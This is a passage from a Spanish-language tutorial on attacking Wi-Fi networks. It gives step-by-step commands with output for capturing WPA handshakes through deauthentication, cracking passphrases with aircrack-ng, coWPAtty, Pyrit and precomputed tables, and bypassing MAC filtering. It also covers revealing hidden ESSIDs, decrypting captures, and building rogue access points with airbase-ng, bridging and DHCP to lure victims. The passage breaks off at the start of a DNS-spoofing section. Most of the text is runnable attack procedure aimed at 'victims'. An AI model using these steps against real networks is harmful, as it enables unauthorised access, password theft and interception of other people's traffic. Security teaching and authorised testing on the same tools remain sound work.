BSSID          PWR RXQ Beacons   #Data, #/s  CH  MB   ENC  CIPHER AUTH  ESSID
[REDACTED]      0  14    146         1  0  11  54  WPA  TKIP  PSK  wireless
BSSID          STATION          PWR  Rate  Lost  Frames  Probe
[REDACTED] [REDACTED]      0    0 - 1  109120  1946
```

- Cuando el cliente vuelva a conectarse al punto de acceso obtendremos el handshake (aparecerá en la parte superior derecha de la ventana con el `airodump-ng`):

```
CH 11 ][ Elapsed: 1 min ][ 2011-10-15 19:05 ][ WPA handshake: 64:68:0C:95:DC:B6
BSSID          PWR RXQ Beacons   #Data, #/s  CH  MB   ENC  CIPHER AUTH  ESSID
[REDACTED]     -29  92    878         41  3  11  54  WPA  TKIP  PSK  wireless
BSSID          STATION          PWR  Rate  Lost  Frames  Probe
[REDACTED] [REDACTED]     -8    1 - 1     1    8239
```

- Si queremos comprobar si ya tenemos el handshake almacenado en nuestro archivo de captura (`.cap`), podemos utilizar `aircrack-ng` para verlo:
sintaxis → `aircrack-ng <archivo de captura .cap>`

aircrack-ng captura-01.cap

```
root@bt:~/capturas# aircrack-ng captura-01.cap
Opening captura-01.cap
Read 45751 packets.

# BSSID          ESSID          Encryption
1 [REDACTED] wireless      WPA (1 handshake)

Choosing first network as target.

Opening captura-01.cap
Please specify a dictionary (option -w).

Quitting aircrack-ng...
```

RESUMEN OBTENIENDO EL HANDSHAKE

1. `airodump-ng --bssid <BSSID del AP> -c <canal del AP> -w <nombre del archivo donde se guardaran la captura> <interfaz>`
2. `aireplay-ng -0 <paquetes a mandar al cliente objetivo> -a <mac del punto de acceso> -c <mac del cliente asociado al punto de acceso> <interfaz>`
3. `aircrack-ng <archivo de captura .cap>`

Obteniendo la contraseña

Primero intentaremos obtener la contraseña con **aircrack-ng**, despues repetiremos el mismo proceso con **coWPAtty** y al final con **Pyrit** aprovechando así las gpu de la tarjeta gráfica para calcular la contraseña.

A continuación intentaremos descifrar la contraseña mediante **Rainbow Tables**, veremos como crearlas y las utilizaremos junto con **coWPAtty** y **Pyrit**.

Aclarar que se utilizara el mismo **diccionario** en todos los programas, el cual contiene **86190 palabras**, aunque no es muy extenso cumple su cometido para la demostración.

Obteniendo la contraseña: Aircrack-ng

1. Primero comprobamos que el handshake se encuentra en la captura:
sintaxis → `aircrack-ng <archivo de captura .cap>`

`aircrack-ng captura-01.cap`

```
root@bt:~/capturas# aircrack-ng captura-01.cap
Opening captura-01.cap
Read 9455 packets.

# BSSID          ESSID          Encryption
1 [REDACTED] wireless      WPA (1 handshake)

Choosing first network as target.

Opening captura-01.cap
Please specify a dictionary (option -w).

Quitting aircrack-ng...
```

2. A continuación lanzamos lanzaremos aircrack-ng junto con un diccionario para empezar a buscar la contraseña:

sintaxis → *aircrack-ng <archivo de captura .cap> -w <diccionario>*

aircrack-ng -w diccionario captura-01.cap

```
root@bt:~/capturas# aircrack-ng -w diccionario captura-01.cap
Opening captura-01.cap
Read 9455 packets.

# BSSID          ESSID          Encryption
1 [redacted] wireless      WPA (1 handshake)

Choosing first network as target.

Opening captura-01.cap
Reading packets, please wait...
```

En la ventana del aircrack-ng podremos observar la contraseña que esta comprobando en este momento, así como el tiempo que lleva trabajando.

```
Aircrack-ng 1.1 r1972

[00:00:01] 1004 keys tested (655.10 k/s)

Current passphrase: acomodamiento

Master Key   : 95 09 9D C0 F0 10 E2 99 93 54 6A B4 42 F1 8B F7
              AC EB 2D 75 6B 04 A0 C0 05 68 88 79 F4 B2 A6 29

Transient Key : 50 08 76 A7 1D 66 DA 05 EC 5C 93 B8 81 42 F2 42
              8C FB 2F 1C 85 8F 8A DD CD CA AF 6A 0C F9 AB A7
              97 7F 9B 7F CC 3C 9D 38 F3 7D 93 19 88 85 01 66
              AA 8F EF 6A FF 09 7A 9A EA A4 EA C6 BD CC 94 9F

EAPOL HMAC   : FB 8B 9C BC 4E 08 13 58 AB CA EA 62 A6 3F 56 96
```

3. Al final vemos como ha encontrado la contraseña (ha tardado 45 segundos), lógicamente como mas grande sea el diccionario empleado mas tiempo tardará en encontrarla, o si esta no está en el diccionario obtendremos resultado.

```
Aircrack-ng 1.1 r1972

[00:00:45] 28588 keys tested (669.55 k/s)

KEY FOUND! [ 1234567891234 ]

Master Key   : 53 0B F1 70 20 D8 52 39 5F 40 B0 75 B1 A0 5B 14
              A0 54 28 64 56 1B 34 2E A9 09 62 53 BA 49 F3 F4

Transient Key : AC 53 05 FC 37 A7 EE 2D 5E 14 AF 43 44 92 D7 E0
              1B C7 FD 2F B9 90 2C 3E 4D F8 55 97 73 31 73 3F
              2C CF DC 6C 05 AB 3B 40 42 04 CB 67 65 41 2E 9D
              19 AA AA B8 38 FB 63 84 13 44 DD 48 CD E5 3C 82

EAPOL HMAC   : 26 60 C7 A7 E7 31 EC 51 9B C4 DA EE 66 52 58 71
```

Obteniendo la contraseña: coWPAtty

1. Lanzamos coWPAtty junto con un diccionario y el essid del punto de acceso para para empezar a buscar la contraseña:

sintaxis → `cowpatty -f <diccionario> -s <ESSID del AP> -r <archivo de captura .cap>`

`cowpatty -f diccionario -s wireless -r captura-01.cap`

```
root@bt:~/capturas# cowpatty -f diccionario -s wireless -r captura-01.cap
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>
```

```
Collected all necessary data to mount crack against WPA/PSK passphrase.
Starting dictionary attack. Please be patient.
```

Nos irá mostrando las contraseñas comprobadas y al final nos mostrará la correcta (si la encuentra).

```
key no. 3000: alechigar
key no. 4000: amasadura
key no. 5000: antinomico
key no. 6000: archivar
key no. 7000: asteismo
key no. 8000: badilazo
key no. 9000: biografia
key no. 10000: cabezudamente
key no. 11000: candelilla
key no. 12000: caruncular
key no. 13000: chacarona
key no. 14000: cirrosis
key no. 15000: competicion
key no. 16000: consiervo
key no. 17000: coroliflora
key no. 18000: cuestuaria
key no. 19000: deprendador
key no. 20000: descomulgamiento
key no. 21000: desmalladura
key no. 22000: deterior
key no. 23000: docientos
key no. 24000: emeritense
key no. 25000: enderezado
key no. 26000: entierro
key no. 27000: escismatica
key no. 28000: estadizo

The PSK is "1234567891234".

28588 passphrases tested in 152.75 seconds: 187.16 passphrases/second
```

Obteniendo la contraseña: Pyrit

1. Con Pyrit podemos comprobar que la captura contiene el handshake mediante la opción **analyze**:

sintaxis → `pyrit -r <archivo de captura .cap> analyze`

`pyrit -r captura-01.cap analyze`

```
alpha ~/capturas $ pyrit -r captura-01.cap analyze
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file 'captura-01.cap' (1/1)...
Parsed 9 packets (9 802.11-packets), got 1 AP(s)

#1: AccessPoint [REDACTED] ('wireless'):
#1: Station [REDACTED], 1 handshake(s):
#1: HMAC MD5_RC4, good, spread 1
```

2. E intentamos obtener la contraseña mediante la opción **attack_passthrough**:
sintaxis → `pyrit -r <archivo de captura .cap> -i <diccionario> -b <BSSID del AP> attack_passthrough`

`pyrit -r captura-01.cap -i diccionario -b 00:11:22:33:44:55 attack_passthrough`

```
alpha ~/capturas $ pyrit -r captura-01.cap -i diccionario -b [REDACTED] attack_passthrough
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file 'captura-01.cap' (1/1)...
Parsed 9 packets (9 802.11-packets), got 1 AP(s)

Tried 57992 PMKs so far; 1598 PMKs per second.

The password is '1234567891234'.
```

RESUMEN OBTENIENDO LA CONTRASEÑA

AIRCRAK-NG

`aircrack-ng <archivo de captura .cap> -w <diccionario>`

COWPATTY

`cowpatty -f <diccionario> -s <ESSID del AP> -r<archivo de captura .cap>`

PYRIT

`pyrit -r<archivo de captura .cap> -i <diccionario> -b <BSSID del AP> attack_passthrough`

Obteniendo la contraseña: Rainbow Tables

1. Creamos las "rainbow tables" con **genpkm** (viene con la herramienta **coWPAtty**)
sintaxis → `genpkm -f <diccionario> -d<nombre con el que guardaremos la rainbow table> -s <ESSID del AP>`

genpkm -f diccionario -ddic.genpkm -s wireless

```
root@bt:~/capturas# genpkm -f diccionario -d dic.genpkm -s wireless
genpkm 1.1 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File dic.genpkm does not exist, creating.
```

La *rainbow table* tardará bastante en crearse, dependiendo de su tamaño:

```
key no. 30000: fisiocrata
key no. 31000: galgueno
key no. 32000: gratulacion
key no. 33000: herrumbrosa
key no. 34000: iliberritano
key no. 35000: indivision
key no. 36000: interjectiva
key no. 37000: lactescencia
key no. 38000: lomienhiesto
key no. 39000: manuelina
key no. 40000: mesocarpio
key no. 41000: mosquero
key no. 42000: obrerismo
key no. 43000: pamplina
key no. 44000: pelendengue
key no. 45000: pirateria
key no. 46000: preciada
key no. 47000: proteica
key no. 48000: rebautizar
key no. 49000: remolleron
key no. 50000: ridicula
key no. 51000: santiguada
key no. 52000: sineresis
key no. 53000: sucedida
key no. 54000: tendejon
key no. 55000: tranquilizador
key no. 56000: trujaleta
key no. 57000: verisimil

57992 passphrases tested in 314.18 seconds: 184.58 passphrases/second
```

Rainbow Tables → coWPAtty

1. Una de las opciones para utilizar las rainbow tables es **coWPAtty**:
sintaxis → `cowpatty -d <rainbow table> -r<archivo de captura .cap> -s <ESSID del AP> -2`

cowpatty -d dic.genpkm -r captura-01.cap -s wireless -2

```

root@bt:~/capturas# cowpatty -d dic.genpkm -r captura-01.cap -s wireless -2
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA/PSK passphrase.
Starting dictionary attack. Please be patient.
key no. 10000: cabezudamente
key no. 20000: descomulgamiento

The PSK is "1234567891234".

28588 passphrases tested in 0.22 seconds: 130239.68 passphrases/second

```

Rainbow Tables → Pyrit

1. Otra posibilidad para utilizar las rainbow tables es **Pyrit** con la que aprovecharemos las GPU de nuestra gráfica (si esta lo permite):

sintaxis → `pyrit -r<archivo de captura .cap> -i <rainbow table> -b <BSSID del AP> attack_cowpatty`

`pyrit -r captura-01.cap -i dic.genpkm -b 00:11:22:33:44:55 attack_cowpatty`

```

alpha ~/capturas $ pyrit -r captura-01.cap -i dic.genpkm -b ██████████ attack_cowpatty
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file 'captura-01.cap' (1/1)...
Parsed 9 packets (9 802.11-packets), got 1 AP(s)

Tried 57992 PMKs so far; 927101 PMKs per second.

The password is '1234567891234'.

```

RESUMEN OBTENIENDO LA CONTRASEÑA: RAINBOW TABLES

`genpkm -f <diccionario> -d<nombre con el que guardaremos la rainbow table> -s <ESSID del AP>`

COWPATTY

`cowpatty -d <rainbow table> -r<archivo de captura .cap> -s <ESSID del AP> -2`

PYRIT

`pyrit -r<archivo de captura .cap> -i <rainbow table> -b <BSSID del AP> attack_cowpatty`

Otras defensas

Filtrado MAC

>>>> Información filtrado MAC (Wikipedia):

http://en.wikipedia.org/wiki/MAC_filtering

Primero intentamos asociarnos al punto de acceso y vemos que este no nos lo permite, entonces es **posible que el filtrado MAC esté habilitado**, con lo que si nuestra dirección MAC no está en la lista de direcciones permitidas no podremos conectarnos al punto de acceso.

```
root@bt:~/capturas# aireplay-ng -1 10 -e wireless -a [redacted] -h [redacted] mon0
14:29:35 Waiting for beacon frame (BSSID: [redacted]) on channel 11
14:29:35 Sending Authentication Request (Open System) [ACK]
14:29:37 Sending Authentication Request (Open System) [ACK]
```

Para solucionar este inconveniente buscaremos un cliente asociado al punto de acceso, **airodump-ng** nos permite averiguar esto.

- **Activamos el modo monitor** y ponemos **airodump-ng** a captura paquetes:
sintaxis → `airmon-ng start <interfaz de red>`
- sintaxis** → `airodump-ng <interfaz en modo monitor>`

```
CH 11 ][ Elapsed: 16 s ][ 2011-10-12 14:30 ][ paused output
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
[redacted]	-1	0	0	0 0	158	-1				<length: 0> wireless
[redacted]	-21	90	134	0 0	11	54e	WEP	WEP		
[redacted]	-57	76	121	0 0	11	54e	WPA2	CCMP	PSK	[redacted]
[redacted]	-60	77	117	0 0	9	54	WEP	WEP		[redacted]
[redacted]	-63	2	5	2 0	5	54e	WPA2	TKIP	PSK	[redacted]
[redacted]	-65	31	63	6 0	9	54	WEP	WEP		[redacted]
[redacted]	-64	66	121	1 0	11	54	WPA	TKIP	PSK	[redacted]
[redacted]	-67	24	30	0 0	11	54e	WPA	TKIP	PSK	[redacted]
[redacted]	-69	63	121	0 0	11	54	WPA	TKIP	PSK	[redacted]
[redacted]	-69	0	3	0 0	10	54e	WPA2	CCMP	PSK	[redacted]
[redacted]	-68	59	85	0 0	11	54	OPN			[redacted]
[redacted]	-68	30	62	0 0	11	54e	WPA2	CCMP	PSK	[redacted]
[redacted]	-70	8	16	0 0	11	54e	WPA2	CCMP	PSK	[redacted]
[redacted]	-71	1	26	167 8	11	54	WEP	WEP		[redacted]
[redacted]	-71	31	58	0 0	11	54	WPA	TKIP	PSK	[redacted]

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	[redacted]	-72	0 - 1	0	2	[redacted]
(not associated)	[redacted]	-45	0 - 1	6	7	
(not associated)	[redacted]	-53	0 - 1	4	5	[redacted]
[redacted]	[redacted]	-60	0 - 12	0	2	
[redacted]	[redacted]	-3	0 - 1e	0	6	
[redacted]	[redacted]	-62	1 - 1	0	6	
[redacted]	[redacted]	-65	0 - 11	137	212	

Para saber que cliente esta conectado a que AP, vemos los campos que nos interesan de lo que nos muestra airodump-ng. Nuestro objetivo en este ejemplo es el punto de

acceso wireless (columna mitad superior BSSID), que tiene una dirección MAC asociada (columna mitad superior BSSID), entonces para encontrar un cliente asociado a ese punto de acceso, buscamos en la columna BSSID de la mitad inferior una MAC que coincida con la columna BSSID de la mitad superior. Una vez la encontremos veremos que en la columna STATION (mitad inferior) aparecerá la MAC de un cliente asociado al AP objetivo. Una vez **encontremos un cliente que está conectado apuntaremos su MAC**.

A continuación esperaremos a que ese cliente se desconecte y con **macchanger** cambiaremos nuestra MAC por la del cliente que antes estaba conectado:

sintaxis → `macchanger -m <nueva mac> <interfaz>`

```
root@bt:~/capturas# ifconfig mon0 down
root@bt:~/capturas# macchanger -m [redacted] mon0
Current MAC: [redacted] (unknown)
Faked MAC: [redacted] (unknown)
root@bt:~/capturas# ifconfig mon0 up
```

Por último veremos que ya nos es posible asociarnos:

```
root@bt:~/capturas# aireplay-ng -l 3 -e wireless -a [redacted] -h [redacted] mon0
14:34:19 Waiting for beacon frame (BSSID: [redacted]) on channel 11
14:34:19 Sending Authentication Request (Open System) [ACK]
14:34:19 Authentication successful
14:34:19 Sending Association Request [ACK]
14:34:19 Association successful :- (AID: 1)
14:34:22 Sending Authentication Request (Open System) [ACK]
14:34:24 Sending Authentication Request (Open System) [ACK]
14:34:24 Authentication successful
14:34:24 Sending Association Request [ACK]
14:34:24 Association successful :- (AID: 1)
```

Ataque de desasociación

Un ataque de **desasociación sobre un cliente nos permite desconectarle de un punto de acceso**.

Con airodump-ng vemos los clientes conectados al punto de acceso *wireless*.

```
CH 11 ][ Elapsed: 0 s ][ 2011-10-15 19:02
BSSID          PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
[redacted]      -16   0       20         0   0  11  54  WPA  TKIP  PSK  wireless
BSSID          STATION  PWR  Rate  Lost  Frames  Probe
[redacted]      [redacted] -8   0 - 1   0       21
```

Ahora desasociaremos al cliente asociado al punto de acceso:

sintaxis → `aireplay-ng -0 <paquetes a mandar al cliente objetivo> -a <mac del punto de acceso> -c <mac del cliente asociado al punto de acceso> <interfaz en modo monitor>`

```
root@bt:~/capturas# aireplay-ng -0 0 -a [REDACTED] -c [REDACTED] mon0
19:03:36 Waiting for beacon frame (BSSID: [REDACTED]) on channel 11
19:03:37 Sending 64 directed DeAuth. STMAC: [REDACTED] [111|312 ACKs]
19:03:38 Sending 64 directed DeAuth. STMAC: [REDACTED] [ 0|292 ACKs]
19:03:38 Sending 64 directed DeAuth. STMAC: [REDACTED] [ 0|271 ACKs]
```

Entonces veremos como en la pestaña en donde tengamos a airodump-ng capturando tráfico, los paquetes de la columna **Lost** empiezan a subir hasta que el cliente se desconectará del AP.

```
CH 11 ][ Elapsed: 12 s ][ 2011-10-15 19:03
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
[REDACTED]      0 14    146      1  0 11 54 WPA TKIP PSK wireless
BSSID          STATION      PWR Rate  Lost  Frames Probe
[REDACTED] [REDACTED]  0  0 - 1 109120 1946
```

ESSID oculto

También es posible que no podamos ver el ESSID de un punto de acceso, es decir, que en lugar del nombre (por ejemplo wireless) aparecerá **<length: 0>**.

Primero pondremos a **airodump-ng** capturando tráfico:

```
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
[REDACTED]      -66  0     3       0  0  9 54 WEP WEP [REDACTED]
[REDACTED]      -70  0     5       0  0 11 54e WPA2 CCMP PSK [REDACTED]
[REDACTED]      -60  0     8       0  0  9 54 WEP WEP [REDACTED]
[REDACTED]      -72  0     3      29  0 11 54 WEP WEP [REDACTED]
[REDACTED]      -68  0    11       0  0 11 54 OPN [REDACTED]
[REDACTED]      -19  0    11       4  0 11 54e WEP WEP <length: 0>
[REDACTED]      -64  0     5       0  0 11 54e WPA TKIP PSK [REDACTED]
[REDACTED]      -69  0     9       0  0 11 54e WPA2 CCMP PSK [REDACTED]
[REDACTED]      -56  0    12       0  0 11 54e WPA2 CCMP PSK [REDACTED]
[REDACTED]      -72  0     3       0  0 11 54 WPA TKIP PSK [REDACTED]
[REDACTED]      -70  0     0       0  0  5 54e WPA2 TKIP PSK [REDACTED]
[REDACTED]      -63  0    11       0  0 11 54 WPA TKIP PSK [REDACTED]
[REDACTED]      -65  0    13       0  0 11 54 WPA TKIP PSK [REDACTED]
```

Lo siguiente será esperar a que un usuario se conecte al punto de acceso o desasociamos a un cliente ya conectado (el ataque de desasociación visto en el punto anterior) forzando que vuelva a conectarse. Una vez suceda uno de los dos acontecimientos deseados veremos revelado el nombre (ESSID) del punto de acceso.

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
[REDACTED]	-1	0	0	0	0	158	-1			[REDACTED]
[REDACTED]	-21	90	134	0	0	11	54e	WEP	WEP	wireless
[REDACTED]	-57	76	121	0	0	11	54e	WPA2	CCMP	PSK
[REDACTED]	-60	77	117	0	0	9	54	WEP	WEP	[REDACTED]
[REDACTED]	-63	2	5	2	0	5	54e	WPA2	TKIP	PSK
[REDACTED]	-65	31	63	6	0	9	54	WEP	WEP	[REDACTED]
[REDACTED]	-64	66	121	1	0	11	54	WPA	TKIP	PSK
[REDACTED]	-67	24	30	0	0	11	54e	WPA	TKIP	PSK
[REDACTED]	-69	63	121	0	0	11	54	WPA	TKIP	PSK
[REDACTED]	-69	0	3	0	0	10	54e	WPA2	CCMP	PSK
[REDACTED]	-68	59	85	0	0	11	54	OPN		[REDACTED]
[REDACTED]	-68	30	62	0	0	11	54e	WPA2	CCMP	PSK
[REDACTED]	-70	8	16	0	0	11	54e	WPA2	CCMP	PSK
[REDACTED]	-71	1	26	167	8	11	54	WEP	WEP	[REDACTED]
[REDACTED]	-71	31	58	0	0	11	54	WPA	TKIP	PSK

Descifrar capturas

>>>> Documentacion airdecap-ng:

<http://www.aircrack-ng.org/doku.php?id=airdecap-ng>

Con **airdecap-ng** podemos descifrar capturas con cifrado **WEP/WPA** y **WPA2** (previo conocimiento de contraseña y handshake en el caso de WPA/WPA2) para su posterior análisis con herramientas como [wireshark](#).

Airdecap-ng + WEP

sintaxis → `airdecap-ng -w <password> <captura cifrada .cap>`

`airdecap-ng -w 31:32:33:34:35:36:37:38:39:31:32:33:34 capturaWep-01.cap`

```
[alpha@alpha-pc capturas para analizar]$ airdecap-ng -w 31:32:33:34:35:36:37:38:39:31:32:33:34 capturaWep-01.cap
Total number of packets read          4383
Total number of WEP data packets     2670
Total number of WPA data packets      0
Number of plaintext data packets      0
Number of decrypted WEP packets       2670
Number of corrupted WEP packets       0
Number of decrypted WPA packets       0
```

Como nota importante el **password** tiene que estar en **hexadecimal**.

Airdecap-ng + WPA/WPA2

sintaxis → `airdecap-ng -e <ssid> -p <password> <captura cifrada .cap>`

`airdecap-ng -e wireless -p 1234567891234 captura-01.cap`

```
[alpha@alpha-pc capturas para analizar]$ airdecap-ng -e wireless -p 1234567891234 captura-01.cap
Total number of packets read          9455
Total number of WEP data packets      0
Total number of WPA data packets      113
Number of plaintext data packets      0
Number of decrypted WEP packets       0
Number of corrupted WEP packets       0
Number of decrypted WPA packets       8
```

En **WPA/WPA2** el **passphrase** no tiene que escribirse en **hexadecimal** y hay que tener en cuenta que la **captura** que intentamos descifrar **contiene el handshake** del punto de acceso.

Ataques sociales -- Creación de puntos de acceso

En los ataques anteriores eramos nosotros los que “atacábamos” los puntos de acceso, pero en este apartado nos centraremos en crear puntos de acceso falsos para que las “víctimas” se conecten a ellos, demostrando que no es muy buena idea conectarse a un punto de acceso abierto.

Recalcar que para los “**ataques sociales**” necesitaremos **dos interfaces de red**.

Airbase-ng + brctl

En este punto crearemos un punto de acceso con **airbase-ng** y le daremos conexión a los clientes que se conecten a él mediante una interfaz puente con **brctl**.

>>>> Documentacion airbase-ng:

<http://www.aircrack-ng.org/doku.php?id=airbase-ng>

>>>> Documentacion brctl:

http://linuxcommand.org/man_pages/brctl8.html

Partimos de que tenemos conectado el pc mediante cable de red (*en el ejemplo interfaz eth0*) a un router con acceso a Internet.

1. Primero crearemos un punto de acceso con **airbase-ng**.
sintaxis → `airbase-ng -P -C 30 -c <canal de AP objetivo> -e <ESSID del punto de acceso objetivo> <interfaz en modo monitor>`

airbase-ng -P -C 30 -c 6 -e APfalso mon0

```
root@bt:~# airbase-ng -P -C 30 -c 6 -e APfalso mon0
12:18:43 Created tap interface at0
12:18:43 Trying to set MTU on at0 to 1500
12:18:43 Trying to set MTU on mon0 to 1800
12:18:44 Access Point with BSSID [REDACTED] started.
```

2. En otra terminal utilizaremos **brctl** para crear un *puente entre* la interfaz que nos suministra Internet (*eth0*) y la interfaz que crea airbase-ng (*at0*). Este puente lo llamaremos “*puente*”:
sintaxis → `brctl addbr <nombre del puente>`
sintaxis → `brctl addif <nombre del puente> <interfaz a agregar al puente>`
sintaxis → `brctl addif <nombre del puente> <interfaz a agregar al puente>`

brctl addbr puente
brctl addif puente eth0
brctl addif puente at0

```
root@bt:~# brctl addbr puente
root@bt:~# brctl addif puente eth0
root@bt:~# brctl addif puente at0
```

3. Borrarnos la configuración de las interfaces de red utilizadas y habilitamos el *ip forwarding*:

sintaxis → *ifconfig <interfaz de red> 0.0.0.0 up*

sintaxis → *ifconfig <interfaz de red airbase-ng> 0.0.0.0 up*

sintaxis → *echo 1 > /proc/sys/net/ipv4/ip_forward*

```
ifconfig eth0 0.0.0.0 up
ifconfig at0 0.0.0.0 up
echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
root@bt:~# ifconfig eth0 0.0.0.0 up
root@bt:~# ifconfig at0 0.0.0.0 up
root@bt:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

4. *Habilitamos la interfaz puente* y lanzamos el cliente *dhcp* sobre ella.

sintaxis → *ifconfig <interfaz puente> up*

sintaxis → *dhclient3 <interfaz puente>*

```
root@bt:~# ifconfig puente up
root@bt:~# dhclient3 puente
There is already a pid file /var/run/dhclient.pid with pid 2356
killed old client process, removed PID file
Internet Systems Consortium DHCP Client V3.1.3
Copyright 2004-2009 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

mon0: unknown hardware address type 803
mon0: unknown hardware address type 803
Listening on LPF/puente/
Sending on LPF/puente/
Sending on Socket/fallback
DHCPDISCOVER on puente to 255.255.255.255 port 67 interval 5
DHCPOFFER of 192.168.0.199 from 192.168.0.1
DHCPREQUEST of 192.168.0.199 on puente to 255.255.255.255 port 67
DHCPACK of 192.168.0.199 from 192.168.0.1
bound to 192.168.0.199 -- renewal in 35122 seconds.
```

Por último solo nos queda esperar que los clientes se conecten a nuestro punto de acceso, cosa que veremos reflejada en la terminal con el *airbase-ng*:

```
root@bt:~# airbase-ng -P -C 30 -c 6 -e APfalso mon0
12:18:43 Created tap interface at0
12:18:43 Trying to set MTU on at0 to 1500
12:18:43 Trying to set MTU on mon0 to 1800
12:18:44 Access Point with BSSID started.
12:19:40 Client associated (WEP) to ESSID: "EDICARTRU"
12:19:55 Client associated (WEP) to ESSID: "EDICARTRU"
12:19:57 Client associated (WEP) to ESSID: "EDICARTRU"
12:19:58 Client associated (WEP) to ESSID: "EDICARTRU"
12:22:51 Client associated (unencrypted) to ESSID: "APfalso"
12:22:52 Client reassocated (unencrypted) to ESSID: "APfalso"
```

Airbase-ng + iptables

Misma idea que el punto anterior, salvo que ahora los clientes se conectaran a una subnet creada por nosotros.

1. Primero crearemos un punto de acceso con **airbase-ng**.
sintaxis → `airbase-ng -P -C 30 -c <canal de AP objetivo> -e <ESSID del punto de acceso objetivo> <interfaz en modo monitor>`

```
airbase-ng -P -C 30 -c 6 -e APfalso mon0
root@bt:~# airbase-ng -P -C 30 -c 6 -e APfalso mon0
17:01:36 Created tap interface at0
17:01:36 Trying to set MTU on at0 to 1500
17:01:36 Trying to set MTU on mon0 to 1800
17:01:36 Access Point with BSSID ██████████ started.
```

2. Ahora configuraremos iptables para que redirija todo el trafico de la interfaz at0 creada por **airbase-ng** a la interfaz que tiene acceso a Internet (eth1), después habilitamos *ip forwarding*:
sintaxis → `iptables -t nat -A POSTROUTING -o <interfaz acceso Internet> -j MASQUERADE`
sintaxis → `iptables -A INPUT -s 10.0.0.0/24 -i <interfaz airbase-ng> -j ACCEPT`
sintaxis → `echo "1" >/proc/sys/net/ipv4/ip_forward`

```
iptables -t nat -A POSTROUTING -o eth1 -j MASQUERADE
iptables -A INPUT -s 10.0.0.0/24 -i at0 -j ACCEPT
echo "1" >/proc/sys/net/ipv4/ip_forward
```

```
root@bt:~# iptables -t nat -A POSTROUTING -o eth1 -j MASQUERADE
root@bt:~# iptables -A INPUT -s 10.0.0.0/24 -i at0 -j ACCEPT
root@bt:~# echo "1" >/proc/sys/net/ipv4/ip_forward
```

3. Ahora configuraremos el **servidor dhcp** y lo guardaremos donde queramos, en mi caso en `/etc/dhcp3/dhcpd.conf`:
`option domain-name-servers 192.168.0.1;`
`default-lease-time 60;`
`max-lease-time 72;`
`ddns-update-style none;`
`authoritative;`
`log-facility local7;`
`subnet 10.0.0.0 netmask 255.255.255.0 {`
`range 10.0.0.100 10.0.0.254;`
`option routers 10.0.0.1;`
`option domain-name-servers 192.168.0.1;`
`}`

Donde:

- **option domain-name-servers 192.168.0.1** → es el servidor DNS, en nuestro caso el router, aunque si tuviéramos *nuestro propio servidor DNS configurado nos seria útil para un DNS spoofing* por poner un ejemplo.
- **subnet 10.0.0.0 netmask 255.255.255.0** {→ dirección de red y máscara de la subred.
- **range 10.0.0.100 10.0.0.254;** → rango de direcciones que tendrán disponible los clientes que se conecten.
- **option routers 10.0.0.1;** → el router de la subred que será la interfaz de **airbase-ng**.
- **option domain-name-servers 192.168.0.1;** → DNS de la subred.

```
option domain-name-servers 192.168.0.1;
default-lease-time 60;
max-lease-time 72;
ddns-update-style none;
authoritative;
log-facility local7;
subnet 10.0.0.0 netmask 255.255.255.0 {
    range 10.0.0.100 10.0.0.254;
    option routers 10.0.0.1;
    option domain-name-servers 192.168.0.1;
}
```

4. El siguiente paso es habilitar la interfaz at0, asignarle una ip para que trabaje correctamente con nuestro servidor dhcp y lanzarlo:
sintaxis → `ifconfig <interfaz airbase-ng> up 10.0.0.1 netmask 255.255.255.0`
sintaxis → `dhcpd3 -cf <lugar donde esta la configuracion del servidor dhcp> <interfaz airbase-ng>`

```
ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0
```

```
root@bt:~# ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
root@bt:~# dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0
Internet Systems Consortium DHCP Server V3.1.3
Copyright 2004-2009 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Wrote 4 leases to leases file.
Listening on LPF/at0/[REDACTED]/10.0.0/24
Sending on   LPF/at0/[REDACTED]/10.0.0/24
Sending on   Socket/fallback/fallback-net
root@bt:~# Can't create PID file /var/run/dhcpd.pid: Permission denied.
```

Por último solo nos queda esperar a que alguien se conecte al punto de acceso, cosa que airbase-ng reflejará de la siguiente forma:

```
root@bt:~# airbase-ng -P -C 30 -c 6 -e APfalso mon0
17:01:36 Created tap interface at0
17:01:36 Trying to set MTU on at0 to 1500
17:01:36 Trying to set MTU on mon0 to 1800
17:01:36 Access Point with BSSID [REDACTED] started.
17:04:16 Client [REDACTED] associated (unencrypted) to ESSID: "APfalso"
```

Ataques sociales – Ataques en LAN

Una vez tenemos clientes asociados a nuestro punto de acceso, estos se encuentran en nuestra red, con lo que son vulnerables a multitud de ataques, yo mostraré un ejemplo de un **DNS-spoofing con Ettercap + Metasploit** y otro con **S.E.T.**

DNS-spoofing con Ettercap y Metasploit

>>>> Información DNS (Wikipedia):

http://es.wikipedia.org/wiki/Domain_Name_System

>>>> Información DNS-spoofing (Wikipedia):

<http://es.wikipedia.org/wiki/Spoofing>

1. El primer paso será configurar el fichero para las redirecciones del DNS en **/usr/local/share/ettercap/etter.dns**:

nano /usr/local/share/ettercap/etter.dns

```
GNU nano 2.2.2 File: /usr/local/share/ettercap/etter.dns
# #
